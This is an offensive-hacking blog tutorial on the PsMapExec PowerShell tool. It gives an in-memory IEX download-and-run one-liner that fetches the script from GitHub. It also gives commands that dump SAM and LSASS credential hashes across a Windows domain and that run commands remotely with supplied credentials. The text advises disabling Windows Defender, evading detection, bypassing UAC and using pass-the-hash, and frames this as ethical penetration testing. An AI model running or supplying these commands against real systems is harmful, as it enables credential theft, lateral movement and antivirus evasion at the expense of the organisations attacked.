
Harnessing PsMapExec for Advanced PowerShell Hacking Techniques
Welcome back, aspiring cyberwarriors!
In recent months, we have delved into various methods of utilizing PowerShell for system penetration, chaos creation, and overall hacking endeavors. Our repository has grown with a collection of scripts designed for multiple purposes, all of which are invaluable during penetration tests. As the saying goes, with great power comes great responsibility. Today, we will explore a powerful tool that can enhance your system interaction capabilities: PsMapExec.
Developed by The-Viper-One, PsMapExec draws inspiration from CrackMapExec and its successor, NetExec. While it may not possess all the features of NetExec, PsMapExec excels in stealth, as it can be executed directly in memory without leaving traces on the disk. Stealth is a critical aspect of hacking, and this tool allows for command execution even without password knowledge, which is particularly advantageous during phishing attacks or privilege escalation phases of a test.
Despite being available for some time, PsMapExec has not garnered significant attention, which is why we are highlighting it here. Like many offensive tools, it may trigger alerts from Windows Defender if loaded directly. Skilled hackers often modify such scripts to maintain core functionalities while evading detection. Many offensive scripts utilize native Windows functions, which are less likely to be flagged, as detection methods often rely on static keyword-based approaches.
Finding a machine without active antivirus protection can be challenging, but it is usually feasible. Techniques such as bypassing User Account Control (UAC), dumping Security Account Manager (SAM) hashes, and modifying the registry to enable pass-the-hash attacks can pave the way for further access. Once you gain GUI access, your options expand significantly. While this method may not be the most discreet, it remains a reliable strategy.
Once you have disabled Defender, you can begin testing the capabilities of PsMapExec. Let’s dive into its functionalities.
Executing PsMapExec in Memory
To minimize forensic traces, it is advisable to execute the PsMapExec script directly in memory. This can be accomplished with the following command:
PS > IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")Once the script is loaded, you can proceed with its various functions.
Extracting SAM Hashes
After gaining access to a host, one of the first logical steps is to extract its hashes. Attacks targeting SAM and LSASS are among the most prevalent methods for credential recovery. The SAM provides local user account hashes, while LSASS offers hashes for all connected users, including domain administrators and other privileged accounts. It is worth noting that in some organizations, critical users may belong to the Protected Users Group, which prevents their credentials from being cached in memory.
To extract local accounts from a specific machine, use the following command:
PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutputTo extract local accounts from all machines within a domain, execute:
PS > PsMapExec smb -Targets all -Module SAM -ShowOutput
The output is straightforward, displaying only valid local accounts.
Dumping LSASS Hashes
The Local Security Authority Subsystem Service (LSASS) is responsible for authentication on Windows systems. When a user logs in, their credentials are sent to the Domain Controller for validation. If approved, a session token is issued. Domain credentials are temporarily stored on local machines, and even when a session is locked, these credentials may still reside in memory.
To dump LSASS locally using an elevated shell, use the following command:
PS > PsMapExec smb -Targets "localhost" -Module "LoginPasswords" -ShowOutputIf the current user lacks the necessary permissions, you can specify credentials manually:
PS > PsMapExec smb -Targets "DC" -Username "user" -Password "password" -Module "LoginPasswords" -ShowOutput

This command can also be executed remotely using the same syntax.
Executing Commands Remotely
Every network environment is unique. Some organizations implement segmentation to prevent lateral movement, which adds complexity to the hacking process. The act of discovering the right hosts to pivot through is known as pivoting.
To view network interfaces on all domain machines, use the following command:
PS > PsMapExec SMB -Target all -Username "user" -Password "password" -Command "ipconfig" -Domain "sekvoya.local"To query a single machine, execute:
PS > PsMapExec SMB -Target "DC" -Username "user" -Password "password" -Command "ipconfig" -Domain "sekvoya.local"
Conclusion
PsMapExec is a powerful tool that enhances the capabilities of PowerShell for ethical hacking and penetration testing. Its ability to execute commands in memory without leaving traces makes it a valuable asset for cyberwarriors. By mastering PsMapExec, you can significantly improve your efficiency in extracting credentials and executing commands across networks.
As with any powerful tool, it is crucial to use PsMapExec responsibly and ethically. Understanding the implications of your actions in the cybersecurity landscape is essential for maintaining integrity and trust within the community.
Frequently Asked Questions (FAQ)
What is PsMapExec?
PsMapExec is a PowerShell tool designed for executing commands and extracting credentials from Windows systems stealthily, without leaving traces on the disk.
How does PsMapExec differ from other tools like CrackMapExec?
While PsMapExec is inspired by CrackMapExec, it focuses more on stealth by executing commands directly in memory, whereas CrackMapExec may leave traces on the disk.
Can PsMapExec be used for ethical hacking?
Yes, PsMapExec is a valuable tool for ethical hackers and penetration testers, provided it is used responsibly and within legal boundaries.
What are the risks of using PsMapExec?
Using PsMapExec can trigger antivirus alerts if not executed stealthily. Additionally, improper use can lead to legal consequences if used maliciously.
Is it necessary to disable Windows Defender to use PsMapExec?
While it is not strictly necessary, disabling Windows Defender can help avoid detection when executing PsMapExec. However, ethical hackers should always prioritize stealth and responsible practices.





Leave a Comment